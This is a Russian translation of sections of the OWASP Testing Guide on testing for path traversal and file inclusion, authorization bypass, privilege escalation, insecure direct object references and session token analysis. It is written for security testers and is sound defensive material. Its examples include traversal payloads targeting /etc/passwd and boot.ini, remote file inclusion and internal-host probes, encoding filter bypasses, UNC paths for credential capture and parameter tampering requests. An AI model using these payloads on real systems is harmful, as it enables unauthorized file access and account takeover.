Многие веб-приложения используют серверные сценарии для включения различных типов файлов. Этот метод довольно часто используется для управления изображениями, шаблонами, загрузки статических текстов и т. Д. К сожалению, эти приложения представляют уязвимости безопасности, если входные параметры (то есть параметры формы, значения файлов cookie) не проверены правильно.

В веб-серверах и веб-приложениях такая проблема возникает при обходе пути / атаках по файлам. Используя эту уязвимость, злоумышленник может читать каталоги или файлы, которые он обычно не может прочитать, получать доступ к данным вне корня веб-документа или включать сценарии и другие виды файлов с внешних веб-сайтов.

Для целей Руководства по тестированию OWASP будут рассматриваться только угрозы безопасности, связанные с веб-приложениями, а не угрозы веб-серверам (например, печально известный «escape-код% 5с» на веб-сервере Microsoft IIS). Дальнейшие предложения по чтению будут предоставлены в разделе ссылок для заинтересованных читателей.

Этот вид атаки также известен как атака точка-точка-косая черта (../), обратный путь в каталогах, переход по каталогам или обратный путь.

Во время оценки, чтобы обнаружить обход пути и ошибки в файле, тестеры должны выполнить два разных этапа:

- (а) **Перечисление входных векторов** (систематическая оценка каждого входного вектора)
- (б) **Методы тестирования** (методическая оценка каждой техники атаки, используемой злоумышленником для использования уязвимости)

Как проверить

Тестирование методом черного ящика

Перечисление входных векторов

Чтобы определить, какая часть приложения уязвима для обхода проверки ввода, тестировщик должен перечислить все части приложения, которые принимают контент от пользователя. Сюда также входят запросы HTTP GET и POST и общие параметры, такие как загрузка файлов и HTML-формы.

Вот несколько примеров проверок, которые необходимо выполнить на этом этапе:

- Существуют ли параметры запроса, которые можно использовать для операций с файлами?
- Существуют ли необычные расширения файлов?
- Есть интересные имена переменных?

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm
```

- Можно ли идентифицировать файлы cookie, используемые веб-приложением для динамической генерации страниц или шаблонов?

```
Cookie:
ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPL
ATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
```

Методы испытаний

Следующим этапом тестирования является анализ функций проверки входных данных, присутствующих в веб-приложении. Используя предыдущий пример, динамическая страница с именем *getUserProfile.jsp* загружает статическую информацию из файла и показывает содержимое пользователям. Злоумышленник может вставить вредоносную строку « *../../../../etc/passwd* », чтобы включить файл хэша пароля системы Linux / UNIX. Очевидно, что этот вид атаки возможен только в случае сбоя контрольной точки проверки; в соответствии с привилегиями файловой системы, само веб-приложение должно иметь возможность читать файл.

Чтобы успешно протестировать этот недостаток, тестер должен знать о тестируемой системе и расположении запрашиваемых файлов. Нет смысла запрашивать */etc/passwd* с веб-сервера IIS.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

Для примера куки:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

Также возможно включить файлы и сценарии, расположенные на внешнем веб-сайте.

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

Если протоколы принимаются в качестве аргументов, как в приведенном выше примере, также возможно проверить локальную файловую систему таким образом.

```
http://example.com/index.php?file=file:///etc/passwd
```

Если протоколы принимаются в качестве аргументов, как в приведенных выше примерах, также возможно исследовать локальные сервисы и соседние сервисы.

```
http://example.com/index.php?file=http://localhost:8080 or  
http://example.com/index.php?file=http://192.168.0.2:9080
```

В следующем примере будет показано, как можно показать исходный код компонента CGI без использования символов обхода пути.

```
http://example.com/main.cgi?home=main.cgi
```

Компонент с именем "*main.cgi*" находится в том же каталоге, что и обычные статические файлы HTML, используемые приложением. В некоторых случаях тестировщик должен кодировать запросы, используя специальные символы (например, точку ".", "%00" null, ...), чтобы обойти элементы управления расширением файла или предотвратить выполнение скрипта.

Совет Разработчики часто ошибаются, не ожидая каждой формы кодирования и, следовательно, проводят проверку только для основного закодированного содержимого. Если сначала тестовая строка не удалась, попробуйте другую схему кодирования.

Каждая операционная система использует разные символы в качестве разделителя пути:

Unix-подобная ОС :

```
root directory: "/"  
directory separator: "/"
```

ОС Windows 'Shell':

```
root directory: "<drive letter>:"  
directory separator: "\" or "/"
```

Классическая Mac OS :

```
root directory: "<drive letter>:"  
directory separator: ":"
```

Мы должны принять во внимание следующие механизмы кодирования символов:

- Кодировка URL и двойная кодировка URL

```
%2e%2e%2f represents ../  
%2e%2e/ represents ../  
..%2f represents ../  
%2e%2e%5c represents ..\  
%2e%2e\ represents ..\  
..%5c represents ..\  
%252e%252e%255c represents ..\  
..%255c represents ..\ and so on.
```

Кодировка Unicode / UTF-8 (работает только в системах, которые могут принимать слишком длинные последовательности UTF-8)

```
..%c0%af represents ../  
..%c1%9c represents ..\
```

Есть и другие особенности ОС и фреймворка приложений. Например, Windows гибко разбирает пути к файлам.

- *Оболочка Windows* : добавление любого из следующих путей к путям, используемым в команде оболочки, не приводит к разнице в функциях:
 - Угловые скобки ">" и "<" в конце пути
 - Двойные кавычки (закрываются правильно) в конце пути
 - Внешние текущие маркеры каталога, такие как "." или ". \"
 - Посторонние родительские каталоги с произвольными элементами, которые могут существовать или не существовать

Примеры:

```
- file.txt  
- file.txt...  
- file.txt<spaces>  
- file.txt""""  
- file.txt<<<>>><  
- ../././file.txt  
- nonexistent/./file.txt
```

- *Windows API* : следующие элементы отбрасываются при использовании в любой команде оболочки или вызове API, где в качестве имени файла берется строка:

```
periods  
spaces
```

- *Windows UNC Filepaths* : Используется для ссылки на файлы на общих ресурсах SMB. Иногда можно создать приложение для ссылки на файлы в удаленном UNC-пути к файлам. Если это так, сервер Windows SMB может отправить сохраненные учетные данные злоумышленнику, которые могут быть захвачены и взломаны. Они также могут использоваться с самоссылочным IP-адресом или именем домена для обхода фильтров или использоваться для доступа к файлам на общих ресурсах SMB, недоступных для злоумышленника, но доступных с веб-сервера.

```
\\server_or_ip\path\to\file.abc  
\\?\server_or_ip\path\to\file.abc
```

- *Пространство имен устройства Windows NT* : используется для обозначения пространства имен устройства Windows. Определенные ссылки позволяют доступ к файловым системам, используя другой путь.
 - Может быть эквивалентно букве диска, такой как c: \, или даже тому диска без назначенной буквы.

```
\\.\GLOBALROOT\Device\HarddiskVolume1\
```

- Относится к первому дисководу на машине.

```
\\.\CdRom0\
```

Тестирование методом серой коробки

Когда анализ выполняется с использованием подхода «серого ящика», тестировщики должны следовать той же методологии, что и при тестировании «черного ящика». Однако, поскольку они могут просматривать исходный код, можно легче и точнее искать входные векторы (*этап (a) тестирования*). Во время проверки исходного кода они могут использовать простые инструменты (такие как команда *grep*) для поиска одного или нескольких общих шаблонов в коде приложения: функции / методы включения, операции с файловой системой и т. Д.

```
PHP: include(), include_once(), require(), require_once(), fopen(), readfile(),  
...  
JSP/Servlet: java.io.File(), java.io.FileReader(), ...  
ASP: include file, include virtual, ...
```

Используя поисковые системы онлайн-кода (например, Ohloh Code [\[1\]](#)), также возможно найти недостатки обхода пути в программном обеспечении с открытым исходным кодом, опубликованном в Интернете.

Для PHP тестеры могут использовать:

```
lang:php (include|require) (_once)?\s*['"](?:\s*\$_(GET|POST|COOKIE)
```

Используя метод «Серого ящика», можно обнаружить уязвимости, которые обычно труднее

обнаружить, или даже невозможно найти во время стандартной оценки Черного ящика.

Некоторые веб-приложения генерируют динамические страницы, используя значения и параметры, хранящиеся в базе данных. Может быть возможно вставить специально созданные строки обхода пути, когда приложение добавляет данные в базу данных. Такую проблему безопасности трудно обнаружить из-за того, что параметры внутри функций включения кажутся внутренними и «безопасными», но не являются реальностью.

Кроме того, просмотрев исходный код, можно проанализировать функции, которые должны обрабатывать неверный ввод: некоторые разработчики пытаются изменить неверный ввод, чтобы сделать его действительным, избегая предупреждений и ошибок. Эти функции обычно подвержены недостаткам безопасности.

Рассмотрим веб-приложение с этими инструкциями:

```
filename = Request.QueryString("file");  
Replace(filename, "/", "\\");  
Replace(filename, "..\\", "");
```

Тестирование на недостаток достигается путем:

```
file=....//....//boot.ini  
file=....\\....\\boot.ini  
file= ..\\..\\boot.ini
```

Инструменты

- DotDotPwn - The Directory Traversal Fuzzer - <http://dotdotpwn.sectester.net>
- Path Traversal Fuzz Strings (from Wfuzz Tool) - <http://code.google.com/p/wfuzz/source/browse/trunk/wordlist/Injections/Traversal.txt>
- Web Proxy (*Burp Suite*[2], *Paros*[3], *WebScarab*[4], *OWASP: Zed Attack Proxy (ZAP)*[5])
- Encoding/Decoding tools
- String searcher "grep" - <http://www.gnu.org/software/grep/>
- DirBuster - https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
- OWASP ZAP - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

Ссылки

Whitepapers

- phpBB Attachment Mod Directory Traversal HTTP POST Injection - <http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html>[6]
- Windows File Pseudonyms: Pwnage and Poetry - <http://www.slideshare.net/BaronZor/windows-file-pseudonyms>[7]

4.6.2. Тестирование обхода схемы авторизации (OTG-AUTHZ-002)

Резюме

Этот вид теста фокусируется на проверке того, как была реализована схема авторизации для каждой роли или привилегии, чтобы получить доступ к зарезервированным функциям и ресурсам.

Для каждой конкретной роли, которую тестер выполняет во время оценки, для каждой функции и запроса, которые приложение выполняет на этапе после аутентификации, необходимо проверить:

- Возможно ли получить доступ к этому ресурсу, даже если пользователь не аутентифицирован?
- Можно ли получить доступ к этому ресурсу после выхода из системы?
- Можно ли получить доступ к функциям и ресурсам, которые должны быть доступны пользователю, который имеет другую роль или привилегию?

Попробуйте получить доступ к приложению как администратор и отслеживать все административные функции.

- Можно ли получить доступ к административным функциям, даже если тестер зарегистрирован как пользователь со стандартными привилегиями?
- Можно ли использовать эти административные функции как пользователь с другой ролью, и для кого это действие должно быть запрещено?

Как проверить

Тестирование доступа к административным функциям

Например, предположим, что функция `AddUser.jsp` является частью административного меню приложения, и к нему можно получить доступ, запросив следующий URL:

```
https://www.example.com/admin/addUser.jsp
```

Затем при вызове функции `AddUser` генерируется следующий HTTP-запрос:

```
POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
[other HTTP headers]

userID=fakeuser&role=3&group=grp001
```

Что произойдет, если пользователь без прав администратора попытается выполнить этот запрос? Будет ли создан пользователь? Если да, может ли новый пользователь использовать свои привилегии?

Тестирование доступа к ресурсам, назначенным для другой роли

Например, проанализируйте приложение, которое использует общий каталог для хранения временных файлов PDF для разных пользователей. Предположим, что documentABC.pdf должен быть доступен только пользователю test1 с ролью A. Убедитесь, что пользователь test2 с ролью B может получить доступ к этому ресурсу.

инструменты

- OWASP WebScarab: [проект OWASP WebScarab](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

4.6.3. Тестирование на повышение привилегий (OTG-AUTHZ-003)

Резюме

В этом разделе описана проблема повышения привилегий с одного этапа на другой. На этом этапе тестировщик должен убедиться, что пользователь не может изменять свои привилегии или роли в приложении таким образом, чтобы это могло позволить атаки на повышение привилегий.

Повышение привилегий происходит, когда пользователь получает доступ к большему количеству ресурсов или функций, чем ему обычно разрешено, и такое повышение или изменения должны были быть предотвращены приложением. Обычно это вызвано недостатком приложения. В результате приложение выполняет действия с большим количеством привилегий, чем предусмотрено разработчиком или системным администратором.

Степень эскалации зависит от того, какими привилегиями наделен злоумышленник и какие привилегии можно получить в случае успешного использования. Например, ошибка программирования, которая позволяет пользователю получить дополнительную привилегию после успешной аутентификации, ограничивает степень эскалации, поскольку пользователь уже авторизован для сохранения некоторой привилегии. Аналогично, удаленный злоумышленник, получивший привилегию суперпользователя без какой-либо аутентификации, представляет большую степень эскалации.

Обычно люди обращаются к *вертикальной эскалации*, когда возможно получить доступ к ресурсам, предоставленным для более привилегированных учетных записей (например, получение административных привилегий для приложения), и к *горизонтальной эскалации*, когда возможно получить доступ к ресурсам, предоставленным для подобной сконфигурированной учетной записи (например, в приложении онлайн-банкинга, доступ к информации, связанной с другим пользователем).

Как проверить

Тестирование для манипулирования ролями / привилегиями

В каждой части приложения, где пользователь может создавать информацию в базе данных (например, совершать платеж, добавлять контакт или отправлять сообщение), может получать

информацию (выписка со счета, детали заказа и т. Д.).) или удалите информацию (удалите пользователей, сообщения и т. д.), необходимо записать эту функцию. Тестер должен попытаться получить доступ к таким функциям как другой пользователь, чтобы проверить, возможно ли получить доступ к функции, которая не должна быть разрешена ролью / привилегией пользователя (но может быть разрешена как другой пользователь).

Манипуляции с группой пользователей

Например:

следующий HTTP POST позволяет пользователю, который принадлежит grp001, получить доступ к порядку # 0001:

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...
groupID=grp001&orderID=0001
```

Убедитесь, что пользователь, не принадлежащий grp001, может изменить значение параметров 'groupID' и 'orderID', чтобы получить доступ к этим привилегированным данным.

Манипуляция профилем пользователя

Например:

следующий ответ сервера показывает скрытое поле в HTML, возвращаемое пользователю после успешной аутентификации.

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTWs4MnOd32Fs51yDqp; path=/;
domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDilJ5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close

<form name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profile" value="SysAdmin">
<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

Что если тестер изменяет значение переменной "profile" на "SysAdmin"? Можно ли стать администратором?

Манипуляции со значением условия

Например:

в среде, где сервер отправляет сообщение об ошибке, содержащееся в качестве значения в конкретном параметре в наборе кодов ответов, как показано ниже

```
@0`1`3`3``0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValid`-1`0`0`  
Notifications`0`0`3`Command`Manager`0`0`0`StateToolBar`0`0`0`  
StateExecToolBar`0`0`0`FlagsToolBar`0`
```

Сервер дает неявное доверие пользователю. Он считает, что пользователь ответит приведенным выше сообщением о закрытии сессии.

В этом состоянии убедитесь, что невозможно повысить привилегии, изменив значения параметров. В этом конкретном примере, изменив значение PVValid с -1 на 0 (без ошибок), можно выполнить проверку подлинности на сервере как администратор.

Управление IP-адресом

Некоторые веб-сайты используют IP-адрес для ограничения доступа или подсчета количества ошибок входа в систему на основе IP-адреса.

Например:

```
X-Forwarded-For: 8.1.1.1
```

В этом случае, если веб-сайт использует значение «X-forwarded-For» в качестве IP-адреса клиента, тестировщик может изменить значение IP заголовка HTTP «X-forwarded-For», чтобы обойти идентификацию источника IP.

URL-обход

Попробуйте перейти на веб-сайт и проверить, нет ли на некоторых страницах, которые могут пропустить проверку авторизации.

Например:

```
/../../../../userInfo.html
```

Белая коробка

Если проверка авторизации URL выполняется только при частичном сопоставлении URL, то, скорее всего, тестировщики или хакеры могут обойти авторизацию с помощью методов кодирования URL.

Например:

```
startswith(), endswith(), contains(), indexOf()
```

Слабый SessionID

У Weak Session ID есть алгоритм, который может быть уязвим для атаки грубой силы. Например, один веб-сайт использует MD5 (пароль + идентификатор пользователя) в качестве sessionID. Затем

тестировщики могут угадать или сгенерировать sessionId для других пользователей.

Ссылки

Whitepapers

- Wikipedia - Privilege Escalation: http://en.wikipedia.org/wiki/Privilege_escalation

Инструменты

- OWASP WebScarab: [OWASP WebScarab Project](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

4.6.4. Тестирование небезопасных прямых ссылок на объекты (OTG-AUTHZ-004)

Резюме

Небезопасные прямые ссылки на объекты возникают, когда приложение предоставляет прямой доступ к объектам на основе предоставленных пользователем данных. В результате этой уязвимости злоумышленники могут обойти авторизацию и получить доступ к ресурсам в системе напрямую, например, к записям базы данных или файлам.

Небезопасные прямые ссылки на объекты позволяют злоумышленникам обходить авторизацию и получать прямой доступ к ресурсам, изменяя значение параметра, используемого для прямой ссылки на объект. Такими ресурсами могут быть записи в базе данных, принадлежащие другим пользователям, файлы в системе и многое другое. Это связано с тем, что приложение принимает введенные пользователем данные и использует их для извлечения объекта без выполнения достаточных проверок полномочий.

Как проверить

Чтобы проверить эту уязвимость, тестер должен сначала наметить все места в приложении, где пользовательский ввод используется для прямой ссылки на объекты. Например, места, где пользовательский ввод используется для доступа к строке базы данных, файлу, страницам приложений и многому другому. Затем тестер должен изменить значение параметра, используемого для ссылки на объекты, и оценить, можно ли получить объекты, принадлежащие другим пользователям, или иным образом обойти авторизацию.

Лучший способ проверить наличие прямых ссылок на объекты - это иметь как минимум двух (часто больше) пользователей для охвата различных принадлежащих им объектов и функций. Например, два пользователя, каждый из которых имеет доступ к разным объектам (таким как информация о покупке, личные сообщения и т. Д.), И (при необходимости) пользователи с разными привилегиями (например, пользователи-администраторы), чтобы узнать, существуют ли прямые ссылки на функциональные возможности приложения. При наличии нескольких пользователей тестер экономит ценное время тестирования, угадывая разные имена объектов, поскольку он может пытаться получить доступ к объектам, принадлежащим другому пользователю.

Ниже приведены несколько типичных сценариев для этой уязвимости и методы тестирования для каждого:

Значение параметра используется непосредственно для получения записи базы данных

Запрос образца:

```
http://foo.bar/somepage?invoice=12345
```

В этом случае значение параметра *invoice* используется в качестве индекса в таблице *invoices* в базе данных. Приложение принимает значение этого параметра и использует его в запросе к базе данных. Затем приложение возвращает информацию о счете-фактуре пользователю.

Поскольку значение *счета-фактуры* поступает непосредственно в запрос, изменив значение параметра, можно получить любой объект счета-фактуры независимо от пользователя, которому принадлежит счет-фактура. Для тестирования в этом случае тестировщик должен получить идентификатор счета-фактуры, принадлежащего другому тестируемому пользователю (при условии, что он не должен просматривать эту информацию в соответствии с бизнес-логикой приложения), а затем проверить, возможен ли доступ к объектам без авторизации.

Значение параметра используется непосредственно для выполнения операции в системе.

Запрос образца:

```
http://foo.bar/changetpassword?user=someuser
```

В этом случае значение параметра *user* используется, чтобы сообщить приложению, для какого пользователя оно должно изменить пароль. Во многих случаях этот шаг будет частью мастера или многошаговой операцией. На первом этапе приложение получит запрос о том, какой пароль пользователя должен быть изменен, а на следующем этапе пользователь предоставит новый пароль (без запроса текущего).

Параметр *user* используется для прямой ссылки на объект пользователя, для которого будет выполнена операция смены пароля. Для проверки в этом случае тестировщик должен попытаться указать другое имя пользователя для тестирования, отличное от того, которое в данный момент зарегистрировано, и проверить, можно ли изменить пароль другого пользователя.

Значение параметра используется непосредственно для получения ресурса файловой системы.

Запрос образца:

```
http://foo.bar/showImage?img=img00011
```

В этом случае значение параметра *file* используется, чтобы сообщить приложению, какой файл пользователь намерен получить. Указав имя или идентификатор другого файла (например, *file = image00012.jpg*), злоумышленник сможет извлечь объекты, принадлежащие другим пользователям.

Для тестирования в этом случае тестер должен получить ссылку, к которой пользователь не должен иметь доступ, и попытаться получить к ней доступ, используя ее в качестве значения параметра *файла* . Примечание. Эту уязвимость часто используют вместе с уязвимостью обхода каталога / пути (см. [Раздел Тестирование](#) обхода [пути](#)).

Значение параметра используется непосредственно для доступа к функциональности приложения

Запрос образца

```
http://foo.bar/accessPage?menuitem=12
```

В этом случае значение параметра *menuitem* используется, чтобы сообщить приложению, к какому пункту меню (и, следовательно, к каким функциям приложения) пользователь пытается получить доступ. Предположим, что пользователь должен быть ограничен и поэтому имеет ссылки, доступные только для доступа к пунктам меню 1, 2 и 3. *Изменяя* значение параметра *menuitem* , можно обойти авторизацию и получить доступ к дополнительным функциям приложения. Для проверки этого случая тестер определяет местоположение, в котором функциональность приложения определяется по ссылке на пункт меню, сопоставляет значения пунктов меню, к которым данный тестовый пользователь может получить доступ, и затем пытается выполнить другие пункты меню.

В приведенных выше примерах достаточно модификации одного параметра. Однако иногда ссылка на объект может быть разделена между несколькими параметрами, и тестирование должно быть соответствующим образом скорректировано.

4.7. Тестирование для управления сессиями

Одним из основных компонентов любого веб-приложения является механизм, с помощью которого оно контролирует и поддерживает состояние пользователя, взаимодействующего с ним. Это называется «Управление сеансом» и определяется как набор всех элементов управления, управляющих взаимодействием на уровне состояния между пользователем и веб-приложением. Это в общих чертах охватывает все, от того, как выполняется аутентификация пользователей, до того, что происходит после их выхода из системы.

HTTP - это протокол без сохранения состояния, означающий, что веб-серверы отвечают на запросы клиентов, не связывая их друг с другом. Даже простая логика приложения требует, чтобы несколько запросов пользователя были связаны друг с другом через «сеанс». Для этого требуются сторонние решения - либо через промежуточное программное обеспечение (OTS), решения для промежуточного программного обеспечения и веб-сервер, либо индивидуальные реализации для разработчиков. Наиболее популярные Среды веб-приложений, такие как ASP и PHP, предоставляют разработчикам встроенные подпрограммы обработки сеансов, которые обычно выдаются в виде идентификационного токена, который называется «идентификатор сеанса» или «cookie».

Существует несколько способов взаимодействия веб-приложения с пользователем. Каждый из них зависит от характера сайта, требований безопасности и доступности приложения. Несмотря на то, что существуют общепринятые передовые методы разработки приложений, например, изложенные в Руководстве OWASP по созданию защищенных веб-приложений, важно, чтобы безопасность приложений рассматривалась в контексте требований и ожиданий поставщика.

4.7.1. Тестирование обхода схемы управления сеансами (OTG-SESS-001)

Резюме

Чтобы избежать непрерывной аутентификации для каждой страницы веб-сайта или службы, веб-приложения реализуют различные механизмы для хранения и проверки учетных данных в течение заранее определенного промежутка времени. Эти механизмы известны как управление сеансами, и, хотя они важны для повышения простоты использования и удобства использования приложения, они могут быть использованы тестером проникновения для получения доступа к учетной записи пользователя без необходимости предоставления правильных полномочий.

В этом тесте тестер хочет проверить, чтобы файлы cookie и другие токены сеансов создавались безопасным и непредсказуемым образом. Злоумышленник, способный предсказать и подделать слабый файл cookie, может легко перехватить сеансы законных пользователей.

Файлы cookie используются для реализации управления сеансами и подробно описаны в [RFC 2965](#). Коротко говоря, когда пользователь обращается к приложению, которое должно отслеживать

действия и личность этого пользователя по нескольким запросам, cookie (или cookie) генерируется сервером и отправляется клиенту. Затем клиент будет отправлять cookie обратно на сервер во всех следующих соединениях, пока срок действия cookie не истечет или не будет уничтожен. Данные, хранящиеся в файле cookie, могут предоставить серверу широкий спектр информации о том, кем является пользователь, какие действия он выполнил до сих пор, каковы его предпочтения и т. Д., Следовательно, предоставляя состояние для протокола без сохранения состояния, такого как HTTP.

Типичным примером является онлайн-корзина. В течение сеанса пользователя приложение должно отслеживать его личность, его профиль, продукты, которые он выбрал для покупки, количество, индивидуальные цены, скидки и т. Д. Файлы cookie - это эффективный способ хранения и передачи данных. информация назад и вперед (другие методы - параметры URL и скрытые поля).

Из-за важности данных, которые они хранят, cookie-файлы имеют жизненно важное значение для общей безопасности приложения. Возможность подделки файлов cookie может привести к перехвату сеансов законных пользователей, получению более высоких привилегий в активном сеансе и в целом к несанкционированному влиянию на работу приложения.

В этом тесте тестер должен проверить, могут ли выданные клиентам файлы cookie противостоять широкому спектру атак, направленных на вмешательство в сеансы законных пользователей и в само приложение. Общая цель состоит в том, чтобы иметь возможность подделать файл cookie, который будет считаться действительным приложением и который обеспечит некоторый вид несанкционированного доступа (перехват сеанса, повышение привилегий и т. Д.).

Обычно основными шагами схемы атаки являются следующие:

- **коллекция файлов cookie** : сбор достаточного количества образцов файлов cookie;
- **обратный инжиниринг cookie** : анализ алгоритма генерации cookie;
- **манипулирование cookie** : создание действительного cookie для выполнения атаки. Этот последний шаг может потребовать большого количества попыток, в зависимости от того, как создается файл cookie (атака методом "грубой силы").

Другой тип атаки состоит в переполнении куки. Строго говоря, эта атака имеет другую природу, так как здесь тестеры не пытаются воссоздать совершенно корректный файл cookie. Вместо этого цель состоит в том, чтобы переполнить область памяти, мешая тем самым правильному поведению приложения и, возможно, внедрить (и выполнить удаленно) вредоносный код.

Как проверить

Тестирование и примеры методом черного ящика

Все взаимодействие между клиентом и приложением должно быть проверено, по крайней мере, по следующим критериям:

- Все директивы Set-Cookie помечены как безопасные?
- Проводятся ли какие-либо операции с файлами cookie в незашифрованном виде?
- Можно ли принудительно использовать Cookie-файл в незашифрованном виде?
- Если да, то как приложение поддерживает безопасность?
- Есть ли какие-либо файлы cookie?
- Какой срок действия истекает = время, используемое для постоянных файлов cookie, и являются ли они разумными?
- Настроены ли cookie-файлы, которые, как ожидается, будут иметь временный характер?
- Какие настройки HTTP / 1.1 Cache-Control используются для защиты файлов cookie?

- Какие настройки HTTP / 1.0 Cache-Control используются для защиты файлов cookie?

Коллекция cookie

Первый шаг, необходимый для манипулирования куки-файлами, заключается в том, чтобы понять, как приложение создает куки-файлы и управляет ими. Для выполнения этой задачи тестировщики должны попытаться ответить на следующие вопросы:

- Сколько куки используются приложением?

Посижу в приложении. Обратите внимание, когда куки создаются. Составьте список полученных файлов cookie, страницу, которая их устанавливает (с помощью директивы set-cookie), домен, для которого они действительны, их значение и их характеристики.

- Какие части приложения генерируют и / или изменяют cookie?

Просматривая приложение, найдите, какие куки остаются постоянными, а какие модифицируются. Какие события изменяют куки?

- Какие части приложения требуют этот файл cookie для доступа и использования?

Узнайте, какие части приложения нуждаются в cookie. Откройте страницу, затем повторите попытку без файла cookie или с измененным значением. Попробуйте указать, какие файлы cookie используются и где.

Электронная таблица, отображающая каждый файл cookie в соответствующие части приложения и связанную информацию, может быть ценным результатом этого этапа.

Анализ сессий

Токены сеанса (Cookie, SessionID или Hidden Field) сами должны быть проверены, чтобы гарантировать их качество с точки зрения безопасности. Они должны быть проверены по таким критериям, как их случайность, уникальность, устойчивость к статистическому и криптографическому анализу и утечка информации.

- Структура токена и утечка информации

Первым этапом является проверка структуры и содержимого идентификатора сеанса, предоставленного приложением. Распространенной ошибкой является включение определенных данных в токен вместо выдачи общего значения и ссылки на реальные данные на стороне сервера.

Если идентификатор сеанса является открытым текстом, структура и соответствующие данные могут быть сразу очевидны, как показано ниже:

```
192.168.100.1:owaspuser:password:15:58
```

Если кажется, что часть или весь токен закодированы или хэшированы, их следует сравнить с различными методами, чтобы проверить очевидную запутанность. Например, строка «192.168.100.1:owaspuser:password:15:58» представлен в шестнадцатеричном формате, Base64 и в виде хэша MD5:

Hex	3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538
Base64	MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5	01c2fc4f0a817afd8366689bd29dd40a

Определив тип запутывания, можно будет декодировать обратно к исходным данным. Однако в большинстве случаев это маловероятно. Тем не менее, может быть полезно перечислить кодировку на месте из формата сообщения. Кроме того, если можно определить как формат, так и технику обфускации, могут быть разработаны автоматические атаки методом перебора.

Гибридные токены могут включать в себя такую информацию, как IP-адрес или идентификатор пользователя вместе с закодированной частью, а именно:

`owaspuser:192.168.100.1: a7656faf94dae72b1e1487670148412`

Проанализировав один токен сеанса, следует изучить репрезентативную выборку. Простой анализ токенов должен немедленно выявить любые очевидные закономерности. Например, 32-битный токен может включать в себя 16 бит статических данных и 16 бит переменных данных. Это может указывать на то, что первые 16 бит представляют фиксированный атрибут пользователя, например, имя пользователя или IP-адрес. Если второй 16-битный блок увеличивается с регулярной скоростью, это может указывать на последовательный или даже временной элемент генерации токена. Смотрите примеры.

Если статические элементы токенов идентифицированы, следует собирать дополнительные образцы, варьируя один потенциальный входной элемент за раз. Например, попытки входа через другую учетную запись пользователя или с другого IP-адреса могут привести к расхождению в ранее статической части маркера сеанса.

Следующие области должны быть рассмотрены во время тестирования структуры одного и нескольких идентификаторов сеансов:

- Какие части идентификатора сеанса являются статическими?
- Какая открытая конфиденциальная информация хранится в идентификаторе сеанса?
Например, имена пользователей / UID, IP-адреса
- Какая легко декодируемая конфиденциальная информация хранится?
- Какую информацию можно вывести из структуры идентификатора сеанса?
- Какие части идентификатора сеанса являются статическими для одного и того же входа в условиях?
- Какие очевидные шаблоны присутствуют в идентификаторе сеанса в целом или в отдельных частях?

Предсказуемость и случайность идентификатора сессии

Следует провести анализ переменных областей (если таковые имеются) идентификатора сеанса, чтобы установить наличие каких-либо распознаваемых или предсказуемых шаблонов. Эти анализы могут выполняться вручную и с использованием специальных или статистических или криптоаналитических инструментов на заказ или OTS для определения любых шаблонов в содержимом идентификатора сеанса. Ручные проверки должны включать сравнение идентификаторов сеансов, выданных для одинаковых условий входа в систему - например, для одного и того же имени пользователя, пароля и IP-адреса.

Время является важным фактором, который также должен контролироваться. Большое количество одновременных соединений должно быть сделано, чтобы собрать выборки в одном временном окне и сохранить эту переменную постоянной. Даже квантование в 50 мс или меньше может быть слишком грубым, и выборка, взятая таким образом, может выявить компоненты, основанные на

времени, которые в противном случае были бы пропущены.

Переменные элементы должны анализироваться с течением времени, чтобы определить, являются ли они инкрементными по своему характеру. Там, где они являются инкрементными, следует исследовать закономерности, относящиеся к абсолютному или истекшему времени. Многие системы используют время в качестве начального числа для своих псевдослучайных элементов. Там, где модели кажутся случайными, в качестве возможности следует рассматривать односторонние хэши времени или другие изменения окружающей среды. Как правило, результатом криптографического хэша является десятичное или шестнадцатеричное число, поэтому его следует идентифицировать.

При анализе последовательностей, шаблонов или циклов идентификатора сеанса статические элементы и клиентские зависимости должны рассматриваться как возможные элементы, вносящие вклад в структуру и функции приложения.

- Являются ли идентификаторы сеансов доказуемо случайными по своей природе? Можно ли воспроизвести полученные значения?
- Одинаковые ли условия ввода дают одинаковый идентификатор при последующем запуске?
- Являются ли идентификаторы сеансов доказуемо устойчивыми к статистическому или криптоанализу?
- Какие элементы идентификаторов сеансов связаны по времени?
- Какие части идентификаторов сеансов предсказуемы?
- Можно ли вывести следующий идентификатор при полном знании алгоритма генерации и предыдущих идентификаторов?

Обратный инжиниринг файлов cookie

Теперь, когда тестировщик перечислил файлы cookie и получил общее представление об их использовании, пришло время глубже взглянуть на файлы cookie, которые кажутся интересными. Какие куки интересуют тестер? Файл cookie, чтобы обеспечить безопасный метод управления сеансом, должен сочетать в себе несколько характеристик, каждая из которых направлена на защиту файла cookie от другого класса атак.

Эти характеристики приведены ниже:

